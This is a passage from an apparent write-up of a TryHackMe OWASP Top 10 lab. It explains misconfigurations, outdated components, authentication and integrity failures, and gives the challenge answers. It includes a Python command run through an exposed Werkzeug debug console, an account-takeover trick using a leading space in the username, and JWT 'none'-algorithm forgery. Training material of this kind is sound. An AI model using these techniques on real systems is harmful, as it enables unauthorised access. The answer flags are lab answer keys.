
- naivgate to private and then there is a file with the flag in it

`A: THM{Not_3ven_c4tz_c0uld_sav3_U!}`
5. Security Misconfigurations
-
Security Misconfigurations are distinct from the other Top 10 vulnerabilities because they occur when security could have been appropriately configured but was not.
- Security misconfigurations include:
- Poorly configured permissions on cloud services, like S3 buckets.
- Having unnecessary features enabled, like services, pages, accounts or privileges.
- Default accounts with unchanged passwords.
- Error messages that are overly detailed and allow attackers to find out more about the system.
- Not using HTTP security headers.
- A common security misconfiguration concerns the exposure of debugging features in production software.
- Debugging features are often available in programming frameworks to allow the developers to access advanced functionality that is useful for debugging an application while it’s being developed.
-
Attackers could abuse some of those debug functionalities if somehow, the developers forgot to disable them before publishing their applications.
- One example of such a vulnerability was allegedly used when Patreon got hacked in 2015.
- Five days before Patreon was hacked, a security researcher reported to Patreon that he had found an open debug interface for a Werkzeug console.
- Werkzeug is a vital component in Python-based web applications as it provides an interface for web servers to execute the Python code.
- Werkzeug includes a debug console that can be accessed either via URL on
/console, or it will also be presented to the user if an exception is raised by the application. - In both cases, the console provides a Python console that will run any code you send to it. For an attacker, this means he can execute commands arbitrarily.
Questions
What is the database file name (the one with the .db extension) in the current directory?
import os; print(os.popen("ls -l").read())

`A: todo.db`
Modify the code to read the contents of the app.py file, which contains the application’s source code. What is the value of the secret_flag variable in the source code?

`A: THM{Just_a_tiny_misconfiguration}`
Vulnerable and Outdated Components
-

Occasionally, you may find that the company/entity you’re pen-testing is using a program with a well-known vulnerability.
- For example, let’s say that a company hasn’t updated their version of WordPress for a few years, and using a tool such as WPScan, you find that it’s version 4.6.

- Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better, you can find an exploit already made on Exploit-DB.
- As you can see, this would be quite devastating because it requires very little work on the attacker’s part.
- Since the vulnerability is already well known, someone else has likely made an exploit for the vulnerability already.
- The situation worsens when you realise that it’s really easy for this to happen.
- If a company misses a single update for a program they use, it could be vulnerable to any number of attacks.
Vulnerable and Outdated Components - Exploit
- Exploits you download from the Internet may not work the first time.
- It helps to understand the programming language the script is in so that, if needed, you can fix any bugs or make any modifications, as quite a few scripts on Exploit-DB expect you to make modifications.
Vulnerable and Outdated Components - Lab
Questions
What is the content of the /opt/flag.txt file?
-
the flag is in
/opt/flag.txtA: THM{But_1ts_n0t_my_f4ult!}
Identification and Authentication Failures
- Authentication and session management constitute core components of modern web applications.
- Authentication allows users to gain access to web applications by verifying their identities.
- The most common form of authentication is using a username and password mechanism.
- A user would enter these credentials, and the server would verify them.
- The server would then provide the users’ browser with a session cookie if they are correct.
- A session cookie is needed because web servers use HTTP(S) to communicate, which is stateless.
- Attaching session cookies means the server will know who is sending what data.
- The server can then keep track of users’ actions.
- If an attacker is able to find flaws in an authentication mechanism, they might successfully gain access to other users’ accounts.
- This would allow the attacker to access sensitive data (depending on the purpose of the application).
- Some common flaws in authentication mechanisms include the following:
- Brute force attacks:
- If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- Use of weak credentials:
- Web applications should set strong password policies.
- If applications allow users to set passwords such as “password1” or common passwords, an attacker can easily guess them and access user accounts.
- Weak Session Cookies: Session cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users’ accounts.
- Brute force attacks:
- Mitigations:
- To avoid password-guessing attacks, ensure the application enforces a strong password policy.
- To avoid brute force attacks, ensure that the application enforces an automatic lockout after a certain number of attempts.
- This would prevent an attacker from launching more brute-force attacks.
- Implement Multi-Factor Authentication.
- If a user has multiple authentication methods, for example, using a username and password and receiving a code on their mobile device, it would be difficult for an attacker to get both the password and the code to access the account.
Identification and Authentication Failures - Practical
Questions
What is the flag that you found in darren’s account?
-
Since the user
darrenalready exists, we will register a new account called ` darre`
A: fe86079416a21a3c99937fea8874b667
Now try to do the same trick and see if you can log in as arthur. What is the flag that you found in arthur’s account?
`A: d9ac0f7db4fda460ac3edeb75d75e16e`
8. Software and Data Integrity Failures
-
integrity = the capacity we have to ascertain that a piece of data remains unmodified
- How can you be sure that while downloading it, it wasn’t modified in transit or somehow got damaged by a transmission error?
- To overcome this problem, you will often see a hash sent alongside the file so that you can prove that the file you downloaded kept its integrity and wasn’t modified in transit.
- A hash or digest is simply a number that results from applying a specific algorithm over a piece of data. When reading about hashing algorithms, you will often read about MD5, SHA1, SHA256 or many others available.
Software Integrity Failures
- Suppose you have a website that uses third-party libraries that are stored in some external servers that are out of your control.
- While this may sound a bit strange, this is actually a somewhat common practice.
- Take as an example jQuery, a commonly used javascript library. If you want, you can include jQuery in your website directly from their servers without actually downloading it by including the following line in the HTML code of your website:
<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>
-
When a user navigates to your website, its browser will read its HTML code and download jQuery from the specified external source.
- The problem is that if an attacker somehow hacks into the jQuery official repository, they could change the contents of
https://code.jquery.com/jquery-3.6.1.min.jsto inject malicious code. - As a result, anyone visiting your website would now pull the malicious code and execute it into their browsers unknowingly.
- This is a software integrity failure as your website makes no checks against the third-party library to see if it has changed.
- Modern browsers allow you to specify a hash along the library’s URL so that the library code is executed only if the hash of the downloaded file matches the expected value.
-
This security mechanism is called Subresource Integrity (SRI), and you can read more about it here.
- The correct way to insert the library in your HTML code would be to use SRI and include an integrity hash so that if somehow an attacker is able to modify the library, any client navigating through your website won’t execute the modified version.
- Here’s how that should look in HTML:
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPlFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>
Questions
What is the SHA-256 hash of https://code.jquery.com/jquery-1.12.4.min.js?

`A: sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=`
Data Integrity Failures
Data Integrity failures
- How do web applications maintain sessions?
- Usually, when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts.
- This token will be repeated on each subsequent request so that the web application knows who we are.
- These session tokens can come in many forms but are usually assigned via cookies.
- Cookies are key-value pairs that a web application will store on the user’s browser and that will be automatically repeated on each request to the website that issued them.
- Usually, when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts.
- For example, you could assign a cookie to each user after logging in that contains their username.
- In subsequent requests, your browser would always send your username in the cookie so that your web application knows what user is connecting.
-
This would be a terrible idea security-wise because, as we mentioned, cookies are stored on the user’s browser, so if the user tampers with the cookie and changes the username, they could potentially impersonate someone else and read their emails!
- One solution to this is to use some integrity mechanism to guarantee that the cookie hasn’t been altered by the user.
- To avoid re-inventing the wheel, we could use some token implementations that allow you to do this and deal with all of the cryptography to provide proof of integrity without you having to bother with it.
- One such implementation is JSON Web Tokens (JWT).
- JWTs are very simple tokens that allow you to store key-value pairs on a token that provides integrity as part of the token.
- The idea is that you can generate tokens that you can give your users with the certainty that they won’t be able to alter the key-value pairs and pass the integrity check.
- The structure of a JWT token is formed of 3 parts:

- The header contains metadata indicating this is a JWT, and the signing algorithm in use is HS256.
- The payload contains the key-value pairs with the data that the web application wants the client to store.
- The signature is similar to a hash, taken to verify the payload’s integrity.
- If you change the payload, the web application can verify that the signature won’t match the payload and know that you tampered with the JWT.
-
Unlike a simple hash, this signature involves the use of a secret key held by the server only, which means that if you change the payload, you won’t be able to generate the matching signature unless you know the secret key.
-
Notice that each of the 3 parts of the token is simply plaintext encoded with base64.
- Note: The signature contains binary data, so even if you decode it, you won’t be able to make much sense of it anyways.
JWT and the None Algorithm
- A data integrity failure vulnerability was present on some libraries implementing JWTs a while ago.

- The vulnerable libraries allowed attackers to bypass the signature validation by changing the two following things in a JWT:
- Modify the header section of the token so that the
algheader would contain the valuenone. - Remove the signature part.
- Taking the JWT from before as an example, if we wanted to change the payload so that the username becomes “admin” and no signature check is done, we would have to decode the header and payload, modify them as needed, and encode them back.
- Notice how we removed the signature part but kept the dot at the end.
Questions
Try logging into the application as guest. What is guest’s account password?

`A: guest`
What is the name of the website’s cookie containing a JWT token?
